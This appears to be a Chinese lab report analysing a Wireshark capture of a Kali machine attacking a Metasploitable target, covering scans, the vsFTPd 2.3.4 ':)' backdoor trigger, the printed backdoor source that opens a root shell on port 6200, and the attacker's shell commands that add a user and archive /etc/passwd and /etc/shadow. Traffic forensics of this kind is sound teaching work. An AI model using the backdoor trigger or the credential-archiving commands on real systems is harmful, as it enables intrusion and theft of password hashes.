
```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

0 客户端 分组，1 服务器 分组，0 turn(s).


整个对话（55 bytes） Show data as ASCII 流 1086

查找：

- `数据包2279 ～ 数据包2494` 的部分数据包中 `(流1087)`，攻击机与靶机的 `53` 号端口的 `DNS` 服务建立连接，追踪 `TCP` 流如下，可知靶机的 `DNS` 服务使用的是 `bind 9.4.2`，之后连接关闭：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
tcp.stream eq 1087
No.   Time       Source         Destination    Protocol Length Info
 2279 32.244766  kali.lan       192.168.2.222  TCP       74 59857 → 53 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=682252 TSecr=0
 2280 32.244794  192.168.2.222  kali.lan       TCP       74 53 → 59857 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=26846
 2284 32.245768  kali.lan       192.168.2.222  TCP       66 59857 → 53 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=682252 TSecr=268461
 2429 38.252557  kali.lan       192.168.2.222  DNS       98 Standard query 0x0006 TXT version.bind
 2430 38.252592  192.168.2.222  kali.lan       TCP       66 53 → 59857 [ACK] Seq=1 Ack=33 Win=5792 Len=0 TSval=269061 TSecr=683754
 2455 38.254719  192.168.2.222  kali.lan       DNS      130 Standard query response 0x0006 TXT version.bind TXT NS version.bind
 2458 38.254904  kali.lan       192.168.2.222  TCP       66 59857 → 53 [ACK] Seq=33 Ack=65 Win=29696 Len=0 TSval=683754 TSecr=269062
 2459 38.255348  kali.lan       192.168.2.222  TCP       66 59857 → 53 [FIN, ACK] Seq=33 Ack=65 Win=29696 Len=0 TSval=683754 TSecr=269062
 2492 38.285640  192.168.2.222  kali.lan       TCP       66 53 → 59857 [FIN, ACK] Seq=65 Ack=34 Win=5792 Len=0 TSval=269065 TSecr=683754
 2494 38.286124  kali.lan       192.168.2.222  TCP       66 59857 → 53 [ACK] Seq=34 Ack=66 Win=29696 Len=0 TSval=683762 TSecr=269065
```



Wireshark · 追踪 TCP 流 (tcp.stream eq 1087) · 实验2 流量分析截包.pcap
查找：
查找下一个(N)
滤掉此流
打印
另存为…
返回
Close
Help

```
...............version.bind......>.............version.bind..................
9.4.2..............
```


1 客户端 分组，1 服务器 分组，1 turn(s).

整个对话（96 bytes） Show data as ASCII 流 1087

- 攻击机接下来持续与靶机中开放的端口建立 `TCP` 连接 `(流1088 ～ 流1190)`，推测是对之前扫描到的靶机上开放的端口进行服务版本扫描。其中 `流1110 ～ 流1135中的大部分和流1177` 对 `513` 号端口的 `rlogin` 服务进行扫描，`流1136 ～ 流1175中的大部分` 对 `512` 号端口的 `exec` 服务进行扫描，其他流还对 `SMB(流1137)`、`HTTP(流1138、1176、1178、1189、1190)`、`AJP13(流1139、1140)`、`RSH(流1179)`、`PORTMAP(流1180、1181)`、`RSTAT(流1182)`、`SMUX(流1183)`、`RPC(流1184)`、`NFS(流1185、1186、1187)` 等服务进行了扫描。
- `数据包2279 ～ 数据包2494` 的部分数据包中 `(流1193)`，攻击机与靶机的 `FTP` 服务建立了连接，且用户名为 `CbNDRk:)`，密码为 `d6`，观察用户名，猜测使用了 `vsFTPd v2.3.4 backdoor` 漏洞，之后该连接没有再进行其他通信，直到超时退出：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
tcp.stream eq 1193
No.   Time        Source         Destination    Protocol Length Info
 4169 386.563437  kali.lan       192.168.2.222  TCP       74 60663 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770816 TSecr=0
 4170 386.563462  192.168.2.222  kali.lan       TCP       74 21 → 60663 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=30389
 4171 386.563653  kali.lan       192.168.2.222  TCP       66 60663 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=770816 TSecr=303892
 4172 386.564863  192.168.2.222  kali.lan       FTP       86 Response: 220 (vsFTPd 2.3.4)
 4173 386.565039  kali.lan       192.168.2.222  TCP       66 60663 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=770816 TSecr=303893
 4174 386.566766  kali.lan       192.168.2.222  FTP       82 Request: USER CbNDRk:)
 4175 386.566783  192.168.2.222  kali.lan       TCP       66 21 → 60663 [ACK] Seq=21 Ack=16 Win=5792 Len=0 TSval=303893 TSecr=770816
 4176 386.566874  192.168.2.222  kali.lan       FTP      100 Response: 331 Please specify the password.
 4177 386.568425  kali.lan       192.168.2.222  FTP       76 Request: PASS d6
 4186 386.604340  192.168.2.222  kali.lan       TCP       66 21 → 60663 [ACK] Seq=55 Ack=25 Win=5792 Len=0 TSval=303897 TSecr=770817
 4198 390.584869  kali.lan       192.168.2.222  TCP       66 60663 → 21 [FIN, ACK] Seq=25 Ack=55 Win=29696 Len=0 TSval=771821 TSecr=303897
 4199 390.624740  192.168.2.222  kali.lan       TCP       66 21 → 60663 [ACK] Seq=55 Ack=26 Win=5792 Len=0 TSval=304299 TSecr=771821
 5040 686.567729  192.168.2.222  kali.lan       FTP       80 Response: 421 Timeout.
 5041 686.567820  192.168.2.222  kali.lan       TCP       66 21 → 60663 [FIN, ACK] Seq=69 Ack=26 Win=5792 Len=0 TSval=333893 TSecr=771821
 5042 686.568083  kali.lan       192.168.2.222  TCP       60 60663 → 21 [RST] Seq=26 Win=0 Len=0
 5043 686.568084  kali.lan       192.168.2.222  TCP       60 60663 → 21 [RST] Seq=26 Win=0 Len=0
```


Wireshark · 追踪 TCP 流 (tcp.stream eq 1193) · 实验2 流量分析截包.pcap
查找：
查找下一个(N)
滤掉此流
打印
另存为…
返回
Close
Help

```
220 (vsFTPd 2.3.4)
USER CbNDRk:)
331 Please specify the password.
PASS d6
421 Timeout.
```

2 客户端 分组，3 服务器 分组，4 turn(s).

整个对话（92 bytes） Show data as ASCII 流 1193


- 经过查询 `vsFTPd v2.3.4 backdoor` 漏洞信息可知对于以 `:)` 结尾的用户名和任意密码，`vsFTPd v2.3.4` 会开启 `6200` 端口并在此端口开启具有 `root` 权限的后门 `shell`：

The attack procedure

The concept of the attack on **VSFTPD 2.3.4** is to trigger the malicious `vsf_sysutil_extra();` function by sending a sequence of specific bytes on port 21, which, on successful execution, results in opening the backdoor on port 6200 of the system.


The procedure of exploiting the vulnerability

The following screenshot of the vulnerable source code will make things much clearer:



```
else if((p_str->p_buf[i]==0x3a)
&& (p_str->p_buf[i+1]==0x29))
{
  vsf_sysutil_extra();
}
```


We can clearly see that if the bytes in the network buffer match the backdoor sequence of 0x3a (colon) and 0x29, the malicious function is triggered. Furthermore, is we explore the details of the malicious function, we can see the following function definition for the malicious function:



```
 }

-int
-vsf_sysutil_extra(void)
-{
-  int fd, rfd;
-  struct sockaddr_in sa;
-  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
-  exit(1);
-  memset(&sa, 0, sizeof(sa));
-  sa.sin_family = AF_INET;
-  sa.sin_port = htons(6200);
-  sa.sin_addr.s_addr = INADDR_ANY;
-  if((bind(fd,(struct sockaddr *)&sa,
-  sizeof(struct sockaddr))) < 0) exit(1);
-  if((listen(fd, 100)) == -1) exit(1);
-  for(;;)
-  {
-    rfd = accept(fd, 0, 0);
-    close(0); close(1); close(2);
-    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
-    execl("/bin/sh","sh",(char *)0);
-  }
-}
```

`sa.sin_port=6200` serves as the **backdoor** port and all the commands sent to the service get executed using the `execl("/bin/sh","sh",(char *)0);` function.

- 在建立以上`FTP`连接前，攻击机尝试与靶机的`6200`端口进行连接`(流1192)`，但此时攻击尚未进行，靶机的`6200`端口处于关闭状态，连接未建立：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)


```
tcp.stream eq 1192
No.   Time           Source          Destination     Protocol  Length  Info
 4167 386.561891     kali.lan        192.168.2.222   TCP        74 41713 → 6200 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770815 TSecr=
 4168 386.561925     192.168.2.222   kali.lan        TCP        54 6200 → 41713 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

- 在建立以上`FTP`连接后，攻击机再次尝试与靶机的`6200`端口进行连接`(流1194)`，此次连接成功，攻击机获得靶机的具有`root`权限的`shell`，之后攻击机使用该`shell`执行了以下指令（关键命令）：
    - `id`：查看当前用户为`root`，所在组为`root`；
    - `nohup  >/dev/null 2>&1`：`nohup`的基本功能为在忽略挂起信号的状态下运行给定命令，但该指令没有给出具体要执行的指令，且将标准输出和标准错误丢弃，因此运行该指令没有任何结果；
    - `uname -a`：查看靶机信息；
    - `whoami`：查看当前用户为`root`；
    - `adduser newuser`：添加一个用户`newuser`，对应口令为`anewuser`；
    - `cd /home/newuser && tar czvf user.tgz /etc/passwd /etc/shadow`：将`/etc/passwd`和`/etc/shadow`压缩至`/home/newuser/user.tgz`中；
    - `chmod 644 user.tgz`：更改`user.tgz`文件的权限为`644`；
    - `vi /home/newuser/hello.sh`：创建了`hello.sh`文件，输入了`#!/bin/sh`，但没有保存；

- `exit`：退出`shell`；

```
id
uid=0(root) gid=0(root)
nohup  >/dev/null 2>&1
echo KAKSoVtXxY7SStzs
KAKSoVtXxY7SStzs
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
adduser newuser
Adding user `newuser' ...
Adding new group `newuser' (1004) ...
Adding new user `newuser' (1004) with group `newuser' ...
The home directory `/home/newuser' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password: anewuser
Retype new UNIX password: anewuser
passwd: password updated successfully
Changing the user information for newuser
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
y
Is the information correct? [y/N] y
sh: line 7: y: command not found
cd /home/newuser
tar czvf user.tgz /etc/passwd /etc/shadow
tar: Removing leading `/' from member names
/etc/passwd
/etc/shadow
ls
test.sh
user.tgz
ls -l
total 8
-rwxr-xr-x 1 newuser newuser   31 May  4 23:38 test.sh
-rw------- 1 root    root    1311 May  5 00:08 user.tgz
chmod 644 user.tgz
vi /home/newuser/hello.sh
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
```

```
.[1;24r.[?25h.[?8c.[?25h.[?0c.[27m.[24m.[0m.[H.[J.[?25l.[?1c.
[24;1H"/home/newuser/hello.sh" [New File].[2;1H.[1m.[34m~
                                                            .[3;1H~
                                                                       .
[4;1H~
        .[5;1H~
                  .[6;1H~
                            .[7;1H~
                                      .[8;1H~
                                                .[9;1H~
                                                          .[10;1H~
                                                                    .[11;1H~

  .[12;1H~
            .[13;1H~
                      .[14;1H~
                                .[15;1H~
                                          .[16;1H~
                                                    .[17;1H~
                                                              .[18;1H~
                                                                        .
[19;1H~
          .[20;1H~
                    .[21;1H~
                              .[22;1H~
                                        .[23;1H~
                                                  .[1;1H.[?25h.[?
0ci#!/bin/sh.h.:q.:q!
.[?25l.[?1c.[0m#!/bin/sh..[?25h.[?0c...[?25l.[?1c.[24;1H.[K.[24;1H:q
.[1m.[37m.[41mE37: No write since last change (add ! to override).[1;8H.[?
25h.[?0c.[?25l.[?1c.[0m.[24;1H.[K.[24;1H:q!
.[?25h.[?0c.[24;1H.[K.[24;1H:q!
sh: line 14: :q!: command not found
quit
sh: line 15: quit: command not found
:q!
sh: line 16: :q!: command not found
ls
test.sh
user.tgz
quit
sh: line 18: quit: command not found
exit
```



实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
tcp.stream eq 1194
```

```
No.    Time        Source         Destination    Protocol  Length Info
  4178 386.569401  kali.lan       192.168.2.222  TCP        74 32884 → 6200 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=770817 TS
  4179 386.569419  192.168.2.222  kali.lan       TCP        74 6200 → 32884 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval
  4180 386.569610  kali.lan       192.168.2.222  TCP        66 32884 → 6200 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=770817 TSecr=303893
  4181 386.570466  kali.lan       192.168.2.222  TCP        70 32884 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=3 TSval=770817 TSecr=303893
  4182 386.570495  192.168.2.222  kali.lan       TCP        66 6200 → 32884 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSval=303893 TSecr=770817
  4183 386.571279  192.168.2.222  kali.lan       TCP        90 6200 → 32884 [PSH, ACK] Seq=1 Ack=4 Win=5792 Len=24 TSval=303893 TSecr=770817
  4184 386.571463  kali.lan       192.168.2.222  TCP        66 32884 → 6200 [ACK] Seq=4 Ack=25 Win=29696 Len=0 TSval=770818 TSecr=303893
  4185 386.572114  kali.lan       192.168.2.222  TCP        88 32884 → 6200 [PSH, ACK] Seq=4 Ack=25 Win=29696 Len=22 TSval=770818 TSecr=3038
  4187 386.604408  192.168.2.222  kali.lan       TCP        66 6200 → 32884 [ACK] Seq=25 Ack=26 Win=5792 Len=0 TSval=303897 TSecr=770818
  4194 390.178300  kali.lan       192.168.2.222  TCP        90 32884 → 6200 [PSH, ACK] Seq=26 Ack=25 Win=29696 Len=23 TSval=771719 TSecr=303
  4195 390.178357  192.168.2.222  kali.lan       TCP        66 6200 → 32884 [ACK] Seq=25 Ack=49 Win=5792 Len=0 TSval=304254 TSecr=771719
  4196 390.179138  192.168.2.222  kali.lan       TCP        83 6200 → 32884 [PSH, ACK] Seq=25 Ack=49 Win=5792 Len=17 TSval=304254 TSecr=7717
  4197 390.215866  kali.lan       192.168.2.222  TCP        66 32884 → 6200 [ACK] Seq=49 Ack=42 Win=29696 Len=0 TSval=771729 TSecr=304254
  4200 391.320564  kali.lan       192.168.2.222  TCP        76 32884 → 6200 [PSH, ACK] Seq=49 Ack=42 Win=29696 Len=9 TSval=772005 TSecr=3042
  4201 391.321122  192.168.2.222  kali.lan       TCP       155 6200 → 32884 [PSH, ACK] Seq=42 Ack=58 Win=5792 Len=89 TSval=304368 TSecr=7720
  4202 391.321282  kali.lan       192.168.2.222  TCP        66 32884 → 6200 [ACK] Seq=58 Ack=131 Win=29696 Len=0 TSval=772005 TSecr=304368
  4203 394.138507  kali.lan       192.168.2.222  TCP        74 32884 → 6200 [PSH, ACK] Seq=58 Ack=131 Win=29696 Len=7 TSval=772709 TSecr=304
  4204 394.139237  192.168.2.222  kali.lan       TCP        71 6200 → 32884 [PSH, ACK] Seq=131 Ack=65 Win=5792 Len=5 TSval=304650 TSecr=7727
  4205 394.139445  kali.lan       192.168.2.222  TCP        66 32884 → 6200 [ACK] Seq=65 Ack=136 Win=29696 Len=0 TSval=772709 TSecr=304650
  4215 399.631349  kali.lan       192.168.2.222  TCP        82 32884 → 6200 [PSH, ACK] Seq=65 Ack=136 Win=29696 Len=16 TSval=774082 TSecr=30
  4216 399.653210  192.168.2.222  kali.lan       TCP       130 6200 → 32884 [PSH, ACK] Seq=136 Ack=81 Win=5792 Len=64 TSval=305201 TSecr=774
  4217 399.654118  kali.lan       192.168.2.222  TCP        66 32884 → 6200 [ACK] Seq=81 Ack=200 Win=29696 Len=0 TSval=774088 TSecr=305201
  4218 399.685473  192.168.2.222  kali.lan       TCP       124 6200 → 32884 [PSH, ACK] Seq=200 Ack=81 Win=5792 Len=58 TSval=305205 TSecr=774
```

```
> Frame 4178: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 08:00:27:e6:16:43, Dst: 00:0c:29:2f:4c:7a
> Internet Protocol Version 4, Src: kali.lan (192.168.2.183), Dst: 192.168.2.222 (192.168.2.222)
> Transmission Control Protocol, Src Port: 32884, Dst Port: 6200, Seq: 0, Len: 0
```

实验2 流量分析截包.pcap　　分组: 6680 · 已显示: 109 (1.6%)　　配置: Default

